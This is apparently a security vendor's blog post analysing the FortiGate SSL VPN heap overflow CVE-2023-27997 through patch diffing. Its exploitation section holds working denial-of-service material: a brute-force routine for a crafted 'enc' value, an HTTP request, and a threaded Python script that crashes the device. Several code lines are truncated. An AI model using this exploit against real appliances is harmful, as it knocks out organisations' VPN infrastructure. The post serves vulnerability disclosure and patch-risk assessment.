
BY — ALIZ HAMMOND — JUN 13, 2023

Xortigate, or CVE-2023-27997 - The Rumoured RCE That Was

(Sorry for using the same meme again, but we love it)

When Lexfo Security teased a critical pre-authentication RCE bug in FortiGate devices on Saturday 10th, many people speculated on the practical impact of the bug. Would this be a true, *sky-is-falling* level vulnerability like the recent CVE-2022-42475? Or was it some edge-case hole, requiring some unusual and exotic requisite before any exposure? Others even went further, questioning the legitimacy of the bug itself. Details were scarce and guesswork was rife.


Charles Fol
@cfreal_

#Fortinet published a patch for CVE-2023-27997, the Remote Code Execution vulnerability @DDXhunter and I reported. This is reachable pre-authentication, on every SSL VPN appliance. Patch your #Fortigate. Details at a later time. #xortigate

7:11 PM · Jun 11, 2023 · **234.4K** Views

Here we go again..

Many administrators of Fortinet devices were, once again, in a quandary. Since Fortinet don't release discrete security patches, but require that users update to the current build of their firmware in order to remediate issues, updates to their devices are never risk-free. No administrator would risk updating the firmware on such an appliance unless a considerable risk was present. Does this bug represent that risk? We just don't (didn't!) know.

Here at watchTowr, we don't like speculation, and this kind of of vague risk statement - neither do our clients, and they expect us to be able to rapidly tell them if they're affected. Thus, we set out to clear the waters.


Patch Diffing

Since fixes for the vulnerable devices were quietly published by Fortinet, we decided to dive in and 'patch diff' the bug, comparing the vulnerable and patched versions at the assembly level to locate details of the fix. This gives us the ability to understand what has changed across the versions, and thus hone into potentially affected functions.

Unfortunately, this is particularly difficult in a device such as a Fortigate appliance, where all application logic is compiled into a large 66-megabyte `init` binary. Indeed, the 'resolved issues' section for the patched 7.0.12 states over 70 issues alone (including the enticing-sounding '*Kernel panic occurs when receiving ICMP redirect messages*'). Time to wade through the changes!

Our toolset here was the venerable IDA Pro coupled with the Diaphora plugin, designed to aid in exactly this task. To give you an idea of scale, Diaphora 'matched' around 100,000 functions between the patched and the vulnerable codebase, with a further 100,000 it could not correlate.

However, one piece of information we have is that the bug affects only SSL VPN functionality, and so we zoomed in on changes related to just that. After disregarding a number of false positives, we come across a very interesting looking diff -



```
test    cl, cl
jnz     loc_15DC950
loc_15dc7aa:
lea     rax, [rdx+4]
movzx   esi, [rbp+var_50]
xor     ecx, ecx
mov     r13d, [rbp+var_D0]
mov     [rbp+var_C0], rax
movzx   eax, word ptr [rdx+4]
sub     r13d, 5
xor     esi, eax
movzx   eax, ah
xor     al, [rbp+var_4F]
mov     cl, sil
mov     ch, al
movzx   r8d, cx
cmp     r13d, r8d
jle     loc_15DC980
loc_15dc7e4:
add     rdx, 6
mov     [rbp+var_C0], rdx
test    r8d, r8d
jz      loc_15DC87F
loc_15dc7f8:
lea     r13d, [r8-1]
xor     r12d, r12d
mov     ebx, 2
jmp     short loc_15DC864
loc_15dc810:
lea     eax, [r12+3]
and     eax, 0Fh
mov     ebx, eax
jnz     short loc_15DC859
```

```
test    cl, cl
jnz     loc_15E0D60
loc_15e0bc1:
lea     rax, [rdx+4]
movzx   ecx, [rbp+var_50]
xor     r14d, r14d
mov     [rbp+var_C0], rax
movzx   eax, word ptr [rdx+4]
xor     ecx, eax
movzx   eax, ah
xor     al, [rbp+var_4F]
mov     r14b, cl
mov     ecx, r14d
mov     ch, al
movzx   eax, word ptr [rbp+var_D4]
movzx   ecx, cx
sub     eax, 5
mov     r14d, ecx
cmp     eax, ecx
jle     loc_15E0D90
loc_15e0bff:
add     rdx, 6
mov     [rbp+var_C0], rdx
test    ecx, ecx
jz      loc_15E0C92
loc_15e0c12:
sub     ecx, 1
xor     r12d, r12d
mov     ebx, 2
jmp     short loc_15E0C76
loc_15e0c20:
lea     eax, [r12+3]
and     eax, 0Fh
mov     ebx, eax
jnz     short loc_15E0C6B
```

'movzx', you say? Hmmm

Disregarding the noise, we can see that a number of `movzx` instructions have been added to the code (the vulnerable version is on the left, the fixed on the right). This is interesting as the `movzx` instruction - or "MOVe with Zero eXtend" - typically indicates that a variable with a smaller datatype is being converted into a variable of a larger datatype. For example, in C, this would usually be expressed as a cast:

```
unsigned char narrow = 0x11;
unsigned long wide = (unsigned long)narrow;
```

We've seen instances, time and time again, of bugs seeping into C-language code as developers mismatch variable datatype lengths. Perhaps this is our smoking gun?

Looking further, this function is called by the function `rmt_logincheck_cb_handler`, which is the callback handler for the endpoint `/remote/logincheck`, exposed to the world as part of the VPN code, without authentication. This looks like what we're interested in!

Taking a look at the code surrounding our diff is enlightening. Here's some cleaned-up C pseudocode that expresses the relevant part of the vulnerable version (7.0.11, for those of you following along at home). Note that this function receives the value of the `enc` URL parameter (along with its length).

```
__int64  sub_15DC6A0(__int64 logger, __int64 a2,  char *encData)
{
        lenOfData = strlen(encData);
        if (lenOfData <= 11 || (lenOfData & 1) != 0)
        {
                error_printf(logger, 8, "enc data length invalid (%d)\n", lenOfData);
                return 0xFFFFFFFFLL;
        }

        MD5Data(g_rmt_loginConn_salt, encData, 8, expandedSalt);
        char* decodedData = (char*)alignedAlloc(lenOfData / 2);
        if (!decodedData)
                return 0xFFFFFFFFLL;

        for(int n = 0; lenOfData > 2 * n; n++)
        {
                char msb = decodeEncodedByte(encData[n * 2    ]);
                char lsb = decodeEncodedByte(encData[n * 2 + 1]);
                decodedData[n] = lsb + (0x10 * msb);
        }

        char encodingMethod = decodedData[0];
        if (encodingMethod != 0)
                printf("invalid encoding method %d\n", encodingMethod);

        short v14 = ((short*)decodedData)[1];
        unsigned char payloadLength = (v14 ^ expandedSalt[0]);
        v15 = (char)( expandedSalt[1] ^ LOBYTE(v14) );
        if (payloadLength > lenOfData - 5 )
        {
                error_printf(logger, 8, "invalid enc data length: %d\n", payloadLength)
                return 1LL;
        }
...
```

While this may seem intimidating, it's actually pretty simple, although there are a few things we need to note.

First, the code checks that the `enc` data is longer than 11 bytes, and an even length, before it proceeds to expand a salt via the `MD5Data` function Note that this salt is the result of MD5'ing the `g_rmt_loginConn_salt` concatenated with the first 8 bytes of the input string.

After this, it allocates a buffer for half of the size of the encoded data, and then iterates over all the encoded data, converting each set of two bytes into one byte (via two calls to `decodeEncodedByte` - they just convert ASCII hex digits to binary). After this, it extracts an `encodingMethod` from the first byte of the decoded data, and ensures it is not zero (although it doesn't appear to return if this error condition is met, interestingly).

After this is where things get interesting, as a payload length is extracted from the decoded data.

`v14`, here, is just a temporary value which holds a 16-bit length obtained from the decoded data. The payload length is obtained by XOR'ing this 16-bit value with the first byte of the expanded salt. This is where the bug manifests - can you spot it?

If we put this code into a real C IDE, such as Visual Studio, we'll get a helpful warning from the compiler:

The compiler is warning us of something!

This warning, though verbose, is just cautioning us that the xor operator is taking in a 16-bit `short` and an 8-bit `char`, and that the output will always be a `char` according to the C spec, rather than a 16-bit `short`. Since this is somewhat counterintuitive, the compiler emits a warning.

If we look at the disassembled code itself, we can see this is where the `movzx` instructions we saw before come into play. Let's take a look again:

```
movzx   eax, word ptr [rdx+4]   ; short v14 = ((short*)decodedData)[1]
xor     esi, eax                                ; short result = v14 XOR expandedSalt[0
movzx   eax, ah                                 ; char v15 = result
```

And what does the patched version look like? Something like this:

```
movzx   ecx, byte ptr [rbp+var_50]      ; short salt = (char)expandedSalt[0]
movzx   eax, word ptr [rdx+4]           ; short v14 = ((short*)decodedData)[1]
xor     ecx, eax                                        ; result = salt XOR v14
movzx   eax, ah                                         ; eax = (char)result
xor     al, byte ptr [rbp+var_50+1] ; HIBYTE(eax) = HIBYTE(result)
```

In C, the difference is more subtle. The vulnerable version might look as above:

```
unsigned char payloadLength = (v14 ^ expandedSalt[0]);
```

While the fixed:

```
short payloadLength = ((short) v14 ^ expandedSalt[0]);
```

We can see, now, that the payload length variable has increased from 8 bits to 16.

The final thing that this code snippet does is to perform a length check, ensuring that the `payloadLength` as obtained from the decoded data does not exceed the length of the allocated output buffer. However, because the `payloadLength` has been truncated to 8 bits, this check is ineffective.

Take, for example, a buffer of 0x200 bytes, which encodes within it a `payloadLength` of 0x1000 bytes. Only the bottom 8 bits of the `payloadLength` is observed, and the comparison `0x00 <= 0x200` is used, which obviously passes.

Reading the rest of the function reveals that this `payloadLength` is used to control the amount of data we process:

```
if (v14 != 0)
{
        __int64 lastIndex = payloadLength - 1;
        int inputIndex = 2;
        char* outputData = &decodedData[5];
        for(int outputIndex = 0; ; outputIndex++)
        {
                outputData[outputIndex] ^= expandedSalt[inputIndex];
                if (lastIndex == outputIndex)
                        break;

                inputIndex = (outputIndex + 3) % 0x10
                if (inputIndex == 0)
                {
                        MD5_CTX md5Data;
                        MD5_Init(&md5Data);
                        MD5_Update(&md5Data, expandedSalt, 16LL);
                        MD5_Final(expandedSalt, &md5Data);
                }
        }
}
```

Here we are iterating over our output buffer, XOR'ing in data from the expanded salt. Every 0x10 bytes, we MD5 the salt, and use the result as the salt for the next 0x10 bytes. It seems clear that a `payloadLength` of over 0xFF will cause an out-of-bounds write.

Exploitation

Now that we understand the bug, it's time to exploit it! We won't be publishing a full RCE exploit - we don't see the need to publish this at this stage - but instead will describe crafting an exploit which will corrupt the heap and cause the Fortigate device to crash and reboot.

Let's recap on that `enc` parameter. What do we need to satisfy? Referring to our code snippet above, we must satisfy the following:

- The value must be over 11 bytes in length, and of an even length
- The value must contain a hex-encoded ASCII payload, which must be xor'ed with MD5(salt + payload[0:8])
- The decoded payload must have bytes 2 to 4 - our `payloadLength` - set to something greater than 0x00FF

If these conditions are met, then an out-of-bounds write will occur.

The obvious hurdle here is encoding the payload, which requires that we know the `g_rmt_loginConn_salt` value. Fortunately, if we query the `/remote/info` endpoint, the server will simply tell us this value, since it is not cryptographically sensitive:

```
<?xml version='1.0' encoding='utf-8'?>
<info>
<api encmethod='0' salt='401cbdce' remoteauthtimeout='30' sso_port='8020' f='4df' />
</info>
```

Since MD5 is fairly fast, it's possible to simply bruteforce which values of payload[0:8] will decode to something containing a `payloadLength` of a given value. Let's look for one with the value 0xc0de, and write a little C code:

```
int main()
{
        char encData[8];
        memset(encData, '0', sizeof(encData));

        for(unsigned long valToInc = 0; valToInc != 0xffff; valToInc++)
        {
                char valAsHex[10];
                sprintf_s(valAsHex, 10, "%04lx", valToInc);
                memcpy(&encData[4], valAsHex, 4);

                unsigned char hash[0x10];
                MD5Data(g_rmt_loginConn_salt, encData, 8, (unsigned char*)&hash);
                unsigned char decodedSizeLow = hash[2] ^ encData[2];
                unsigned char decodedSizeHigh = hash[3] ^ encData[3];
                unsigned short decodedSize = ((unsigned short)decodedSizeLow) | (((unsi
                if (decodedSize == 0xbeef)
                {
                        printf("Found value with decodedSize 0x%04lx: 0x%016llx\n", dec
                        break;
                }
        }

        return 0;
}
```

we're soon rewarded:

```
Found value with decodedSize 0xbeef: 0x000000247255fc38
```

The 'size' field here is 0x0024, which when XOR'ed with the result of MD5("401cbdce" + "000000247255fc38"), yields a hash of `5c f9 df 8e 0b 03 40 e7 05 84 f0 cc 11 a7 8c a5` - which when XOR'ed with our original input gives a result starting `6c c9 ef be` - you can see our new size, `0xbeef`, in little-endian format.

Finally, we'll make our input greater than 0xbe bytes so that the truncated length check will pass. Our final `enc` value:

```
000000247255fc38aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

We apply this by POST'ing it to `/remote/logincheck`, along with some other (bogus) parameters:

```
POST /remote/logincheck HTTP/1.1
Host: <IP>:<port>
Content-Length: <correct value>
Connection: close
```

```
ajax=1&username=test&realm=&credential=&enc=000000247255fc38aaaaaaaaaaaaaaaaaaaaaaaaaaa
```

And we can see the result in the system logs:

Note that the stack trace here is a red herring - since there is heap corruption, the system is crashing at a point unrelated to the actual attack point. It is also worth pointing out that, since the heap is non-deterministic, running the attack multiple times with differing sizes may be necessary before heap corruption manifests a crash.

I used the following (very messy!) Python code which took a few seconds to a few minutes to cause a crash:

```
import threading
import requests as requests
import time

def threadMain(idx):
        for n in range(1000 + idx, 32670000, 10):
                        try:
                                payload = "ajax=1&username=asdf&realm=&enc=000000247255
                                resp = requests.post(
                                        f"https://<IP>:<port>/remote/logincheck",
                                        data=payload,
                                        verify=False
```

```
                    )
                        except Exception as e:
                                pass

threads = []
for n in range(0, 10):
        t = threading.Thread(target=threadMain, args=(n,))
        t.start()
        threads.append(t)

while(True):
        for t in threads:
                t.join()


#a()
```

Impact

While researching the bug itself is a fun way to spend a rainy Sunday afternoon, it's important to remember our original motivation for this, which is to ensure that concerned administrators are able to make a reasoned risk-based decision in regards to remediation. A crucial variable in this decision is the likelihood of exploitation.

It's important to note that this class of bug, the heap overflow, is usually not easy to exploit (with some exceptions). Compared to other classes, such as a command injection, for example, exploitation for full RCE is likely to be out of reach for many attackers unless an exploit is authored by a skilled researcher and subsequently becomes public.

Exploitation is further complicated by the use of the MD5 hash on the output data, but is by no means impossible. Indeed, this bug may attract the kind of exploit developers keen to showcase their skills.

Based on this, it seems unlikely (but at the same time, also plausible) that we'll see widespread exploitation for RCE. However, this is not the only threat from this bug - it is important to note that it is very easy even for an unskilled attacker to craft an exploit which will crash the target device and force it to reboot. In contrast to full RCE, it seems likely that this will be exploited by unskilled attackers for their amusement.

Rapid Response

We hope this blog post is useful to those who are in the unfortunate position of making a patching decision, and helps to offset Fortinet's usual tight-lipped approach to vulnerability disclosure.

For reference, it took a watchTowr researcher around seven hours to reproduce the issue (including around two hours to run Diaphora!). It seems likely that sophisticated adversaries did the same thing, hoping for a window of exploitation before the vulnerability details became public on the 13th.

This vulnerability was reproduced by watchTowr researchers on the 11th of June 2023, well ahead of the scheduled embargo lifting on the 13th.

Soon after understanding the issue, watchTowr automated detection and proactively ran hunts across client estates, ensuring that administrators were aware of any vulnerable installations and had adequate time to remediate issues before the public release of the bug on the 13th.

At watchTowr, we believe continuous security testing is the future, enabling the rapid identification of holistic high-impact vulnerabilities that affect your organisation.

If you'd like to learn more about how the **watchTowr Platform, our Attack Surface Management and Continuous Automated Red Teaming solution,** can support your organisation, please get in touch.

← PREVIOUS POST

Fortinet and The Accidental Bug

NEXT POST →

Log4Shell Is Dead! Long Live Log4Shell!